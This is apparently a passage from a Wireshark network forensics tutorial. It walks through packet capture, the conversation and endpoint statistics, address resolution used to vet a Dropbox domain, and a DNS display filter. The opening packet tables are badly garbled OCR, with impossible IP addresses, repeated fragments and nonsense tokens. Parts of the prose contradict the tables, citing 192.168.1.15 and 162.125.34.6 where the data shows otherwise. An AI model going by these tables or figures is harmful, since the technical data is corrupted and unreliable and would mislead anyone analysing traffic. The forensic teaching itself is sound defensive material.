| 150 01:24:31.8837 102:168.1.5 104.18.21.226 TCP 6914 80 6914-81 6914-81 | | | | | | | | | | | | | 1 WS=102 | 4 | | |
| 160 01:24:13.8839 102:168.1.5 104.18.21.226 HTTP 6914 80 GET / root-r2.cr1 kTTP/1.1 160 01:24:13.8839 104:15.226 102.168.1.5 HTTP 80 6914 80-6914 [ACK] Seq-1 Ack-22 Uni-907 | | | | | | | | | | | | and a state of the state of the | 102 | | | |
| 161.04:24:33.8925104.18.21.226 192.168.1.5 TCP 80 0914 80-0914 | | | | | | | | | | | | | | | | |
| 163 04:24:32.0541 102.168.1.5 104.18.21.268 TCP 6914 80 6914-80 6914-80 6914-80 6914-80 6914-80 102.168.1.5 104.18.21.268 104.248.278.268 104.18.21.268 104.18.21.268 104.18.21.268 104.248.278.268 104.18.21.268 104.248.278.268 104.18.278.268 104.18.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104.248.278.268 104. | | | | | | | | | vin=30720 L | en=0 | | | | | | |
| 164 01:24:32.066992100000T_e7:b0:34 Tp-LinkT_Lid:20:71 APP Who has 122.168.1.51 Tp-LinkT_Lid:20:71 166 01:24:32.06700 Tp-LinkT_Lid:20:71 36.110.266.239 TCP 6093.80 | | | | | | 80 6914 | | | | | | | | | | |
| 165 04:24:32, 6700 Tp-LinkT_Lid:a0:71 2ioncomt_e7:100:54 APP 192:168.1.5 is at f4:72:6d:14:a0:71 166 04:24:32, 6700 Tp-LinkT_Lid:a0:71 2ioncomt_e7:100:54 APP 192:168.1.5 is at f4:72:6d:14:a0:71 166 04:24:32, 9033 102:168.1.5 is at f4:72:167.183 172:217:160:238 TCP 6903 80 6903-80 [ETN, KX] Seqn1.4KX] Seqn1.4KX] Seqn1.4KX Seqn2.4KX] Seqn1.4KX Seqn2.4KX] Seqn2.4KX Seqn2.4KX <td>163</td> <td>04:24:3</td> <td>32.0541 192.168.1.5</td> <td>104.18.21.226</td> <td>TCP</td> <td>6914 80</td> <td>6914-80 [ACK] Seq</td> <td>=212 Ack=337</td> <td>7 win=66304</td> <td>Len=0</td> <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> | 163 | 04:24:3 | 32.0541 192.168.1.5 | 104.18.21.226 | TCP | 6914 80 | 6914-80 [ACK] Seq | =212 Ack=337 | 7 win=66304 | Len=0 | | | | | | |
| 166 04:24:32, 8152 129, 168, 1.5 36, 110, 236, 239 TCP 6093 80 6093-843 (TCP Retransmission) 6093-443 (TCP Retransmission) 6003-443 6003-443 6003-443 6003-443 6003-443 6003-443 6003-443 6003-443 6003-443 6003-443 | | | | | | | | | | | | | | | | |
| 167 04124132: 0031 102:168.1.5 172, 212, 100, 238 TCP 0012 443 [TCP Retransmission] 0012-443 [YN] Seqe0 Win-06420 Len-0 WSS-1460 WS-256 SACK_FERN-1 166 04124133: 5151012: 166.1.5 172, 217, 100, 238 TCP 0613 443 TCP Retransmission] 0012-443 Styl Seqe0 Win-06420 Len-0 WSS-1460 WS-256 SACK_FERN-1 166 04124133: 5151012: 166.1.5 14, 211, 177, 22 TCP 0671 443 TCP Retransmission] 0012-443 Styl Seqe0 Win-06420 Len-0 WSS-1460 WS-256 SACK_FERN-1 170 042213: 8200 34, 211, 177, 22 TCP 067 0443 TCP Retransmission] 8071-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP Sequal Kack_Win-256 Len-3 TCP GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP-443 GKP GKP-443 GKP GKP-443 GKP-443 GKP GKP-443 GKP GKP-443 GKP | 165 | 04:24:3 | 32.6700 Tp-LinkT_1d:a0: | 71 ZioncomT_e7:b0 | 0:54 ARP | | 192.168.1.5 is at | f4:f2:6d:1d | d:a0:71 | | | | | | | |
| 166 0122433.1556120.168.1.5 177.217.160.288 rcm 6013 443 irrm Personsission in 6013-443 frvi ised-owin-64240 ten-0 vss-3460 vs-256 sack.prgss-1 170 0124233.351120.168.1.5 34.211.177.22 rcm 687 443 irrm Personsission in 6013-443 jrvi ised-owin-64240 ten-0 vss-3460 vs-256 sack.prgss-1 170 0124333.344410.168.1.5 34.211.177.22 rcm 687 443 irrm Personsission in 6013-443 jrvi ised-owin-64240 ten-0 vss-3460 vss-256 sack.prgss-1 171 0124233.340124.11177.22 102.168.1.5 rcm 433 6871 irrm Personsission in 6013-443 jrvi ised-vss-2160 vss-256 sack.prgss-1 172 0124233.340124.211.177.22 102.168.1.5 rcm 443 6870 irrm Personsission in 6013-443 jrvi ised-vss-2160 vss-266 vsss-266 vsss-266 vss-266 vss-266 vss-266 vss-266 vss-266 v | 166 | 04:24:3 | 32.8152192.168.1.5 | 36.110.236.239 | 9 TCP | | | | | | | | | | | |
| 169 01:22:33:331512:0:168.1:5 14:211.377.22 TCP 0871.443 TCP Keep-Alvey 0871.443 (Ac) Seq.1 Ack-1 win-256 ten-1 170 01:22:33:3300 04:21:177.22 102.168.1:5 17:21:177.22 107.168.1:3 TCP 6870 443 (TCP Keep-Alvey 0871-443 (Ac) Seq.1 Ack-1 win-256 ten-1 171 01:22:13:3300 04:21:177.22 102.168.1:5 TCP 443 6870 (TCP Keep-Alvey AcK) 443 6870 (Ac) Seq.1 Ack-2 win-19 ten-0 Stc-1 stc-2 173 01:22:13:3350 04:21:177.22 102.168.1:5 TCP 443 6860 Application bata 173 01:22:13:3953 17:21:7:31:14 122:168.1:5 TCP 6856-443 Application bata 175 01:22:13:3973 17:21:65.1: 172:22:17:31:14 TCP 6856-443 Application bata 176 01:22:13:3973 17:21:65.1: 172:22:17:31:14 TCP 6856-443 Application bata 176 01:22:13:3973 17:21:65.1: 172:22:17:31:14 TCP 6856-443 Application bata 178 01:22:13:3973 17:21:65.1: TC:22:17:31:14 TCP 129:168:15 TCP 443 6866 178 01:22:13:3973 17:21:75:17:11:14 TCP 129:163:15 CH:21:20:17 TCP 120:163:15 TCP 120:163:15 120:163:15 | | | | | | | | | | | | | | | | |
| 100 0424333.34444302.168.1.5 34.211.177.22 TCP 06870.443 [TCP Keep-Aitve & 0870-443] (AcK) Seq-1.4ck-1 win-256 Len-1 172 0424233.3444320.1477.72 107.1668.1.5 TCP 443 0670 [TCP Keep-Aitve AcK) 443-6670 [AcK] Seq-1.4ck-2 win-119 Len+0 SLE-1 SEE-2 172 042433.3467342.211.177.22 107.1668.1.5 TCP 443 0670 [TCP Keep-Aitve AcK] 443-6670 [AcK] Seq-1.4ck-2 win-119 Len+0 SLE-1 SEE-2 173 042433.3467342.211.73.114 102.168.1.5 TCSV1.2 443 6866 Application Data 173 042433.397217.217.31.14 102.168.1.5 TCSV1.2 443 6866 Application Data 175 042433.3973102.166.1.5 172.217.31.14 TCV 6886-443 6885-443 [AcK] Seq-1.4ck-9 win-258 Len=0 175 042433.3975172.217.31.14 172.17.31.14 TCV 6886-443 Application Data 177 042433.3975172.217.31.14 172.217.31.14 TCV 6886-443 Application Data 177 042433.3975172.217.31.14 172.17.31.14 TCV 6886-443 Application Data 177 042433.3975172.217.31.14 172.17.31.14 TCV 6886-443 Application Data 177 042433.9975172.217.31.14 172.17.31.14 TCV 172.17.31.14 Application Data | | | | | | | | | | | | | WS=256 | SACK_PERM | -1 | |
| 171 01:24133.6200 34.211.177.22 102.108.1.3 TCP 443 6871 TCP keep-Altve %CK1 443-6871 (Ack) Seqn1 Ack-2 %(n-119 Lem-0 SLE-1 SRE-2) 172 01:24133.6653 AD:11.177.22 102.108.1.3 TLSV.1.2 443 6870 (TCP keep-Altve %CK1 443-687) (Ack) Seqn1 Ack-2 %(n-119 Lem-0 SLE-1 SRE-2) 172 01:24133.6653 AD:11.177.22 102.108.1.3 TLSV.1.2 443 6886 Application Data 174 01:24133.6653 AD:11.177.22 102.108.1.3 TLSV.1.2 443 6886 Application Data 174 01:24133.6671 AD:21.07.1.14 102.108.1.3 TLSV.1.2 443 6886 Application Data 174 01:24133.6671 AD:21.07.1.14 102.108.1.5 TLSV.1.2 443 6886 Application Data 177 01:24133.6671 AD:21.5 TLSV.1.2 443 6886 Application Data 176 01:24133.9875 122.168.1.5 TLSV.1.7 443 6886 Application Data 176 01:24133.9875 122.168.1.5 TLSV.2.7 643 6866 443-6886 [Ack] Seqn-145 Ack-47 Win-267 Lem-0 Frame 1:85 Dytes on wire (650 bits).5 5by bytes captured (650 bits) on interface 0 Ethernet II.7 FG:22:661.161.27:10 Framestission control Protocol yersion 4, src: 34.209.167.192 (34.209.167.192), Dst: 192.168.1.5 (192.168.1.5) Transmisision control Protocol, src Port: 443 (643), ost Port: | | | | | | | | | | | | | | | | |
| 172 01:24133.6462.34.211.177.22 102.168.1.5 TCP 443 6850 TCP 642506 Acc) Seci-1 AcL-2 Min-119 Lem-0 SLE-1 SEC-2 173 01:24133.6462.34.211.177.22 10.11.4 102.168.1.5 TLSU.2 443 6856 Application bata 174 01:24133.987122.217.31.14 102.168.1.5 TLSU.2 443 6856 Application bata 175 01:24133.987122.217.31.14 102.168.1.5 TLSU.2 443 6856 Application bata 175 01:24133.987122.217.31.14 102.168.1.5 TLSU.2 443 6856 Application bata 176 01:24133.987122.217.31.14 102.168.1.5 TLSU.1 443 6856 Application bata 176 01:24133.987122.217.31.14 102.168.1.5 TLSU.1 443 6856 Application bata 176 01:24133.987122.217.31.14 102.168.1.5 TLSU.1 443 6856 Application bata 176 01:24133.997512.217.31.14 102.168.1.5 TCSU.217.31.14 102.168.1.5 TCSU.217.31.14 176 01:24133.997512.217.31.14 102.168.1.5 TCSU.217.31.14 102.168.1.5 TCSU.217.31.14 176 01:24133.997512.217.31.14 102.168.1.5 TCSU.217.31.14 102.168.1.5 TCSU.217.31.14 176 01:24133.997512.217.31.14 | | | | | | | | | | | | | | | | |
| 173 00:24:33.9659 127.217.31.14 192.168.1.5 TLSVL.2 443 6856 Application Data 174 00:24:33.9672 122.217.31.14 TC K43 6856 Application Data 174 00:24:33.9672 122.217.31.14 TC K43 6856 Application Data 175 00:24:33.9672 122.217.31.14 TC K43 6856 Application Data 176 01:24:33.9673 122.217.31.14 TC K43 6856 Application Data 176 01:24:33.9873 122.217.31.14 TLSVL.2 K43 6856 Application Data 176 01:24:33.9875 122.217.31.14 TLSVL.2 K43 6856 Application Data 176 01:24:33.9875 122.217.31.14 TLSVL.2 K43 6856 Application Data 177 01:24:33.9875 122.217.31.14 TLSVL.2 K43 6856 Application Data 177 01:24:33.9875 122.217.31.14 TLSVL.2 K43 6856 Application Data 176 01:24:33.9875 122.217.31.14 TLSVL.2 K43 6856 Application Data 176 01:24:33.9875 122.217.31.14 TLSVL.2 K43 6856 Application Data 175 01:24:23.02.016.1.5 TLSVL.2 K15 50 TLSVL.2 K15 50 Transmission Control Protocol, src Port: 443 (443), Dst Port: 6858 (6858), Seq: 1, Ack: 1, Len: 31 Secure | | | | | | | | | | | | | | | | |
| 174 04:24:33.9872 172.217.31.14 192.168.1.5 TLSVL.2 443 6886 Appl(cation para 175 04:24:33.9873 192.168.1.5 172.217.31.14 TCP 6866 443 Appl(cation para 176 04:24:33.9873 192.168.1.5 172.217.31.14 TLSVL.2 6886 443 Appl(cation para 177 04:22:33.9873 197.168.1.5 172.217.31.14 TLSVL.2 6886 443 Appl(cation para 178 04:24:33.9975 192.168.1.5 172.217.31.14 TLSVL.2 686 443 Appl(cation para 178 04:24:33.9975 192.168.1.5 TCP 443 6866 (443-6866 [ack] Seq-145 Ack+47 Win-267 Len-0 Frame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0 Ethernet II.; roticity ether 10:054 (file4:76:10:14), Dist Tp-(intrL]d:d0:71 (file2:d0:1d:d0:71) Thermet Protocol Version 4, src: 34.209.167.192 (34.209.167.192), bst: 192.168.1.5 (192.168.1.5) Transmission Control Protocol, src Port: 443 (443) (bst Port: 6868 (6868), Seq: 1, Ack: 1, Len: 31 Secure Sockets Layer 01 111000 1110001 0101101 01001101 1000000 | | | | | | | | ск] 443→6870 |) [ACK] Seq | =1 Ack=2 W | /in=119 L | .en=0 SLE= | 1 SRE=2 | | | |
| 175 04124:33.9873 1927.312.41 172.217.31.14 TCP 6886 443 6688-443 6688 6688-443 6688 6688-443 6688 66 | | | | | | | | | | | | | | | | |
| 176 04124:33.9873 127.247.31.14 192.168.1.5 TLSV1.2 443 6886 Applfcation pata 177 04124:33.9875 192.168.1.5 172.217.31.14 TLSV1.2 686 6433 Applfcation pata 178 04124:33.9975 192.168.1.5 172.217.31.14 TLSV1.2 686 443 Applfcation pata 178 04124:33.9975 192.168.1.5 172.178.174 TLSV1.2 686 443 Applfcation pata 178 04124:33.9975 192.168.1.5 172.178.174 TLSV1.2 686 443 Applfcation pata 443-6886 [AcK] Seq.145 Ack-47 Win-267 Len-0 Tramestics for control Protocol, spc Partic 1982 (34,209.167.192), pst: 192.168.1.5 (192.168.1.5) Tramestics for control Protocol, spc Partic 433 (443), pst Part: 6888 (6888), seq: 1, Ack: 1, Len: 31 Secure Sockets Layer | | | | | | | | | | | | | | | | |
| 177 04124:33.9875192.168.1.5 172.217.31.14 TLSUL: 6886 443 Application pata 443-6866 [ack] seq-145 Ack-47 win-267 Len-0 | | | | | | | | q=1 ACK=99 W | vin=258 Len | =0 | | | | | | |
| 178 04:24:33.9975172.217.31.14 192.168.1.5 TCP 443 6886 443-6886 [ack] seq-145 ack-47 win-267 Len-0 Frame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0 0 0 0 tehenet 11; scr: Zoincource_rive10:45 (76:44:76:e7:00:53), 00 sit Tp-1:nft-1:da:071 (f:f:f:26:di:d:a0:71) 0 0 Transmission Control Protocol, Src Port: 443 (443), Dst Port: 6886 (6880), Seq: 1, ack: 1, Len: 31 0 0 Secure Sockets Layer 0 0 0 0 11110010 11110100 00110110 00001101 1000000 | | | | | | | | | | | | | | | | |
| prame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0 Ethernet II, Src: Zioncomf_gribus; (28:44/76:gr:00:58), Dst: Tp-LinkT_dita0:11) Interent Protocol Version 4, Src: 34.200,167.192 (34:200;157.192), Dst: Tp-LinkT_dita0:11) Transmission control Protocol, Src Port: 443 (443), Dst Port: 6888 (6888), Seq: 1, Ack: 1, Len: 31 Secure Sockets Layer 01 11110101 01101101 00011101 10100000 01110001 000000 | | | | | | | | a 145 Ack 47 | , who 267 i | on 0 | | | | | | |
| Ethernet II, Src: ZioncomT_e7:b0:54 (78:44/76:e7:b0:54), Dst: Tp-LinkT_Ld:a0:71 (fd:f2:d6:Ld:a0:71) Transmission Control Perotocal, Src: 34.209.167.192 (34:209.165.192), Dst: 192.168.1.5 (192.168.1.5) Transmission Control Perotocal, Src: Port: 443 (443), Dst Port: 6888 (6888), Seq: 1, Ack: 1, Len: 31 Secure Sockets Layer 0 11110100 11110011 0110110 1000000 01110001 01111000 0100010 | 1/0 | 04.24.3 | 55.99/51/2.21/.51.14 | 192.100.1.5 | TCP | 445 0880 | 445-0880 [ACK] 50 | 4=145 ACK=47 | WIII=207 L | en=o | _ | | | | | |
| 88 011010 1100111 001000 010100 0001000 000000 | Ether Inter Trans | net II net Pro mission | , Src: ZioncomT_e7:b0: otocol Version 4, Src: n Control Protocol, Sr | 54 (78:44:76:e7:b0 34.209.167.192 (3 | :54), Dst: Tp- 4.209.167.192) | LinkT_1d:a0:71 (f4 , Dst: 192.168.1.5 | (192.168.1.5) | | | | | | | | | |
| Wi-Fi 2: < live capture in progress> File: C:\Users\Apex Packets: 178 - Displayed: 178 (100.0%) Profile: Default | 08 0: 10 0 18 1: 20 0 28 1 | 1110110 0000000 1011110 00000001 | 0 11100111 10110000 01 0 01000111 11100011 01 0 00011011 00100010 | 010100 00001000 00 010110 01000000 00 010001 10100111 11 111011 00011010 11 | 000000 0100010 000000 0010110 000000 1100000 101000 1010100 011111 0101000 | 1 00000000 vT 1 00000110 .G.v@. 0 10101000" 1 11001010 | E. | | | | | | | | | |

We can see from the preceding screenshot that we have various types of packets flowing on the network. Let's understand TCP conversations, endpoints, and basic Wireshark filters in the upcoming sections.

Identifying conversations and endpoints

You may want to view the list of IP endpoints that your system is communicating with. To achieve this, you can navigate to the **Statistics** tab and select **Conversations**, as shown in the following screenshot:

| Conversations: | : WI-FI 2 | | | | | | | | | | - | - 0 |
|-----------------|-----------------|---------------|---------|-----------------|--------------|------------------|------------|-----------|--------------|-------------|-----------|----------|
| thernet: 11 Fit | bre Channel FDD | IPv4: 35 | IPv6: 9 | IPX JXTA NCP | RSVP SCTP | TCP: 55 Token | Ring UDP: | 106 USB \ | WLAN | | | |
| | | | | | | | IPv4 Conve | ersations | | | | |
| ddress A | Address B 🔹 | Packets 4 | Bytes 📢 | Packets A→B ◀ B | ytes A→B ◀ F | Packets A←B ◀ By | rtes A←B ◀ | Rel Start | In Duration | bps A→B ◀ b | ops A←B | 4 |
| 92.168.1.5 | 239.255.255.250 | 9 | 3 022 | 9 | 3 022 | 0 | 0 | 0.000000 | 000 122.4010 | 197.51 | | N/A |
| 92.168.1.5 | 192.168.1.255 | 22 | 3 632 | 22 | 3 632 | 0 | 0 | 0.249005 | 000 127.0052 | 228.78 | | N/A |
| 92.168.1.2 | 224.0.0.251 | 22 | 4 872 | 22 | 4 872 | 0 | 0 | 0.408129 | 000 103.0952 | 378.06 | | N/A |
| 92.168.1.5 | 224.0.0.251 | 16 | 3 895 | 16 | 3 895 | 0 | 0 | 0.528849 | 000 121.8721 | 255.68 | | N/A |
| 92.168.1.1 | 224.0.0.1 | 5 | 230 | 5 | 230 | 0 | 0 | 1.735423 | 000 120.1768 | 15.31 | | N/A |
| 92.168.1.5 | 224.0.0.252 | 5 | 230 | 5 | 230 | 0 | 0 | 1.901230 | 000 120.4998 | 15.27 | | N/A |
| 92.30.253.125 | 192.168.1.5 | 5 | 425 | 5 | 425 | 0 | 0 | 2.000516 | 000 116.7374 | 29.13 | | N/A |
| 62.125.34.129 | 192.168.1.5 | 40 | 10 923 | 29 | 5 998 | 11 | 4 925 | 3.698679 | 000 122.6768 | 391.14 | | 321.17 |
| 2.230.84.0 | 192.168.1.5 | 1 | 54 | 1 | 54 | 0 | 0 | 4.993465 | 0.0000 0.000 | N/A | | N/A |
| .8.8.8 | 192.168.1.5 | 184 | 19 034 | 92 | 11 890 | 92 | 7 144 | 5.867607 | 000 93.6456 | 1015.74 | | 610.30 |
| 84.26.162.26 | 192.168.1.5 | 23 | 1 372 | 11 | 714 | 12 | 658 | 6.446514 | 95.9180 | 59.55 | | 54.88 |
| 17.18.237.29 | 192.168.1.5 | 35 | 6 962 | 17 | 4 214 | 18 | 2 748 | 7.676643 | 000 112.3309 | 300.11 | | 195.71 |
| 92.168.0.149 | 192.168.1.5 | 19 | 1 466 | 0 | 0 | 19 | 1 466 | 11.464052 | 000 112.0140 | N/A | | 104.70 |
| 72.217.194.189 | 192.168.1.5 | 14 | 1 296 | 9 | 1 026 | 5 | 270 | 13.431848 | 106.9099 | 76.77 | | 20.20 |
| 72.217.31.14 | 192.168.1.5 | 59 | 12 581 | 35 | 4 074 | 24 | 8 507 | 17.032014 | 000 108.1071 | 301.48 | | 629.52 |
| 03.75.248.133 | 192.168.1.5 | 7 | 402 | 3 | 174 | 4 | 228 | 17.688665 | 5.1681 | 269.35 | | 352.94 |
| 2.41.60.30 | 192.168.1.5 | 90 | 22 580 | 44 | 15 272 | 46 | 7 308 | 19.045786 | 000 61.4866 | 1987.04 | | 950.84 |
| 72.217.167.42 | 192.168.1.5 | 31 | 8 038 | 17 | 5 876 | 14 | 2 162 | 19.170145 | 000 59.3287 | 792.33 | | 291.53 |
| 92.168.1.5 | 216.58.196.206 | 27 | 2 754 | 14 | 1 215 | 13 | 1 539 | 19.429445 | 000 100.2701 | 96.94 | | 122.79 |
| 04.24.121.103 | 192.168.1.5 | 136 | 86 432 | 79 | 80 638 | 57 | 5 794 | 19.659890 | 46.5908 | 13846.17 | | 994.87 |
| 3.35.190.62 | 192.168.1.5 | 64 | 35 203 | 37 | 32 563 | 27 | 2 640 | 20.050449 | 000 100.1235 | 2601.83 | | 210.94 |
| 11.206.66.10 | 192.168.1.5 | 22 | 2 752 | 10 | 1 160 | 12 | 1 592 | 20.217270 | 000 1.1100 | 8360.60 | | 11474.20 |
| Name resolut | ion 🗌 Limit to | display filte | er | | | | | | | | | |
| Help | Сору | | | | | | | Follow | Stroom Gr | aph A→B | Graph A←B | Close |

We can see that we have a variety of endpoints that are having conversations, the number of bytes transferred between the endpoints, and the duration of their data exchange. These options become extremely handy when you want to investigate malicious traffic and identify the key endpoints that are being contracted. Additionally, we can see that most of the conversations in the preceding screenshot involves 192.168.1.15 but we may not recognize the IP addresses its talking to. We can also make use of the **Endpoints** option from the **Statistics** tab, as shown in the following screenshot:

| Ethernet: 11 | Fibre Channel | FDDI IPv | 4: 45 IPv6: 10 | IPX JXTA | NCP RSVP | SCTP 1 | CP: 123 | Token Ring | UDP: 139 | USB | WLAI |
|----------------|----------------|-----------|----------------|-------------|---------------|-----------|----------|--------------|-----------|-----|------|
| | | | | | | | | IPv4 | Endpoints | | |
| Address | Packets ▼ | Bytes 🖪 T | x Packets 4 To | x Bytes 🔸 R | x Packets 🖣 R | x Bytes 4 | Latitude | e 🖣 Longitud | le | | |
| 192.168.1.5 | 2 379 | 1 032 989 | 1 281 | 703 553 | 1 098 | 329 436 | 5 | - | | | |
| 162.125.82.4 | 526 | 558 733 | 151 | 12 360 | 375 | 546 373 | 3 | - | | | |
| 8.8.8.8 | 220 | 23 139 | 110 | 14 388 | 110 | 8 751 | 1 | - | | | |
| 192.168.1.2 | 149 | 27 880 | 99 | 16 699 | 50 | 11 181 | 1 | - | | | |
| 172.217.31.14 | 138 | 27 352 | 87 | 9 578 | 51 | 17 774 | 1 | - | | | |
| 104.24.121.10 | 3 136 | 86 432 | 79 | 80 638 | 57 | 5 794 | 1 | - | | | |
| 172.217.161.14 | 4 94 | 22 998 | 53 | 13 561 | 41 | 9 437 | 7 | - | | | |
| 52.41.60.30 | 90 | 22 580 | 44 | 15 272 | 46 | 7 308 | 3 | - | | | |
| 23.0.137.239 | 85 | 40 579 | 46 | 36 220 | 39 | 4 359 |) | - | | | |
| 162.125.34.12 | 9 79 | 22 453 | 52 | 9 063 | 27 | 13 390 |) | - | | | |
| 104.192.108.1 | 33 72 | 15 724 | 36 | 4 362 | 36 | 11 362 | 2 | - | | | |
| 13.35.190.62 | 71 | 35 625 | 40 | 32 737 | 31 | 2 888 | 3 | - | | | |
| 52.35.21.65 | 69 | 22 594 | 34 | 16 878 | 35 | 5 716 | 5 | - | | | |
| 162.125.82.3 | 67 | 25 570 | 37 | 17 653 | 30 | 7 917 | 7 | - | | | |
| 216.58.221.35 | 62 | 9 935 | 34 | 6 764 | 28 | 3 171 | 1 | - | | | |
| 224.0.0.251 | 60 | 12 033 | 0 | 0 | 60 | 12 033 | 3 | - | | | |
| 34.195.227.26 | 55 | 16 984 | 26 | 13 083 | 29 | 3 901 | 1 | - | | | |
| 192.168.0.149 | 51 | 4 002 | 0 | 0 | 51 | 4 002 | 2 | - | | | |
| 34.209.167.19 | 2 48 | 22 855 | 23 | 13 378 | 25 | 9 477 | 7 | - | | | |
| 239.255.255.2 | 50 42 | 14 006 | 0 | 0 | 42 | 14 006 | 5 | - | | | |
| 117.18.237.29 | 40 | 7 245 | 19 | 4 334 | 21 | 2 911 | I I | - | | | |
| 172.217.167.4 | 2 40 | 8 693 | 20 | 6 084 | 20 | 2 609 | 9 | - | | | |
| Name resol | e 🗆 🗆 e | | C 14 | | | | | | | | |

From the preceding screenshot, we can see all the endpoints, and sorting them using the number of packets will give us a clear understanding of the endpoints that are transmitting the highest number of packets, which is again quite handy when it comes to analyzing anomalous network behavior.

Identifying the IP endpoints

Domain names were invented to make it more easy to remember sites with common phrases. Having a list of IP addresses in the previous section would make no sense to us, but having a list that shows the resolution of the IPs into domain names can help us a lot. On clicking the **Show address resolution** / **Resolved Addresses** option, we will be presented with the following:

| Address Resolution | | | — | | × |
|--|---|------------------------|---------|----------------|---|
| <pre># Hosts information in Wireshar # # Host data gathered from C:\Us E233-4F92-A4CD-2D938ADCAD00_201</pre> | ers\Apex\AppData\Local | \Temp\wireshark_pcapng |]_F5F28 | 828- | ^ |
| 52.39.131.77 tiles.r53-2.ser 192.30.253.112 github.com 162.125.82.3 client.dropbox- 104.24.123.31 certcollection. 172.217.166.238 www3.l.google.c 162.125.34.6 d-sjc.v.dropbox 50.7.171.50 gihoo360.cdnvid 172.217.161.3 ssl.gstatic.com 151.101.193.69 devops.stackexc 13.35.190.136 dl1opja9k668h0. 89.44.169.135 mega.nz | org om .com eo.ru hange.com | | | | |
| 198.41.215.162 www.cloudflare. 107.21.15.24 f-log-extension 172.217.167.3 ssl.gstatic.com 13.35.189.58 testpilot.r53-2 180.163.251.5 q.soft.360.cn 175.100.160.21 ghs.google.com 175.100.160.21 netbanking.hdfc 52.37.207.140 tiles.r53-2.ser 13.35.189.75 testpilot.r53-2 34.211.177.22 webextensions.s 54.164.48.137 f-log-extension 52.114.74.45 onecollector.cl | .grammarly.io .services.mozilla.com bank.com vices.mozilla.com .services.mozilla.com ettings.services.mozil .grammarly.io oudapp.aria.akadns.net | | | | |
| 172.217.166.206 plus.l.google.c 216.115.100.123 ds-any-ycp1-uno 13.35.190.163 dl1opja9k668h0. 172.217.167.14 docs.google.com | .aycpi.b.yahoodns.net cloudfront.net vices.mozilla.com cloudfront.net | | | | < |
| Help | | Q | < | <u>C</u> ancel | |

Well, this now makes proper sense, as we have a list of IP addresses with their domain resolutions that can help us eliminate the false positives. We saw in the previous endpoint section that the second-highest number of packets in the endpoints originated from 162.125.34.6. Since we don't have an idea of what IP address this could be, we can easily refer to the address resolutions and figure out that this is dropbox-dns.com, which looks suspicious. Let's search for it on Google using the string client.dropbox-dns.com, and browsing the first result from the search, we have the following result:

| \leftarrow \rightarrow G | û 🔒 (| Dropbox, Inc (US) – https://www.dropbox.com/help/security/official-do 🛛 🗗 🧐 🤷 🖬 🔍 dropbox-dns 🔿 |
|------------------------------|------------------|---|
| 😻 Dro | opbox | |
| Home | Ask a question 🗸 | Help center |
| | | All Dropbox content should originate from one of the following domains: |
| | | • db.tt |
| | | dropbox.com |
| | | dropboxapi.com |
| | | dropboxbusiness.com |
| | | dropboxcaptcha.com |
| | | dropboxinsiders.com |
| | | dropboxmail.com |
| | | dropboxpartners.com |
| | | dropboxstatic.com |
| | | dropbox.zendesk.com |
| | | getdropbox.com |
| | | instructorledlearning.dropboxbusiness.com |
| | | paper.dropbox.com |
| | | |
| | | Other domains used for networking |
| | | dropbox-dns.com |

We can see from the preceding search result (the official Dropbox website, https://www. dropbox.com/) that the domain is a legitimate Dropbox domain and the traffic originating to and from it is safe (assuming that Dropbox is permitted on the network or if allowed for a select group of users that the traffic is associated with those users only). This resolution not only helps us identify domains, but also speaks a lot about the software running on the target as well. We already identified Dropbox as running on the system. We also identified the following domains from the **Resolved Addresses** pane in Wireshark:

- A Gmail account being accessed
- A Qihoo 360 antivirus

- An HDFC bank account
- The Grammarly plugin
- The Firefox browser

Basic filters

Network forensics requires you to pinpoint a variety of packets to establish a clear vision for the investigation. Let's explore how we can do this by going through the following steps:

Set up some basic display filters in Wireshark to only view packets of interest, as shown in the following screenshot:

| ilter: | dns | | Expression | Clear | Apply Save V | S UpdateCheck | Live | Data | Data(POS | t) HTTP | UP Filet | GET | GET | ftp | |
|--------|-----------------------|-------------------|-------------------|-------------|-------------------------|----------------------------|-------|----------|-----------|----------|-----------|----------|--------------|------------|---------|
| 1 Char | | ter: All Frames V | | tings Decry | | | | | | , | | | | | |
| | ▲ Time | Source | Interval | | Source Port Destination | ort Info | | | | | | | | | |
| UCI | 4 04:27:49.258963000 | 192.168.1.2 | 224.0.0.251 | MDNS | 5353 5353 | Standard o | nuerv | response | 0x0000 F | TR 20:33 | 61:77:23: | ef@fe80: | :2e33:61f | f:fe77:2 | Bef. an |
| | 5 04:27:49.261309000 | fe80::10c2:c35a:8 | Ba4ff02::fb | MDNS | 5353 5353 | Standard o | | | | | | | | | |
| | 7 04:27:49.379683000 | 192.168.1.5 | 224.0.0.251 | MDNS | 5353 5353 | Standard o | uerv | 0x0000 P | TR _apple | -mobdev. | tcp.local | . "OM" 0 | uestion P | TR 469b0 | 53e. su |
| | 26 04:27:52,426132000 | 192.168.1.5 | 224.0.0.251 | MDNS | 5353 5353 | Standard o | | | | | | | | | |
| | 27 04:27:52.472954000 | 192.168.1.5 | 224.0.0.251 | MDNS | 5353 5353 | Standard o | | | | | | | | | |
| | 36 04:27:54.718441000 | 192.168.1.5 | 8.8.8.8 | DNS | 58405 53 | Standard o | | | | | | | | | |
| | 37 04:27:54,799536000 | 8.8.8.8 | 192,168,1,5 | DNS | 53 58405 | Standard o | | | | | ne | | | | |
| | 76 04:28:06.447820000 | 192.168.1.5 | 8.8.8.8 | DNS | 60397 53 | Standard o | | | | | | | | | |
| | 77 04:28:06.534406000 | 192.168.1.5 | 8.8.8.8 | DNS | 64776 53 | Standard o | | | | | | | | | |
| | 79 04:28:06.538814000 | 8.8.8.8 | 192.168.1.5 | DNS | 53 60397 | Standard o | | | | 103.75.2 | 48,133 | | | | |
| | 81 04:28:06.539758000 | 192.168.1.5 | 8.8.8.8 | DNS | 50813 53 | Standard o | | | | | | | | | |
| 1 | 84 04:28:06.618832000 | 8.8.8.8 | 192,168,1,5 | DNS | 53 64776 | Standard o | | | | | | | | | |
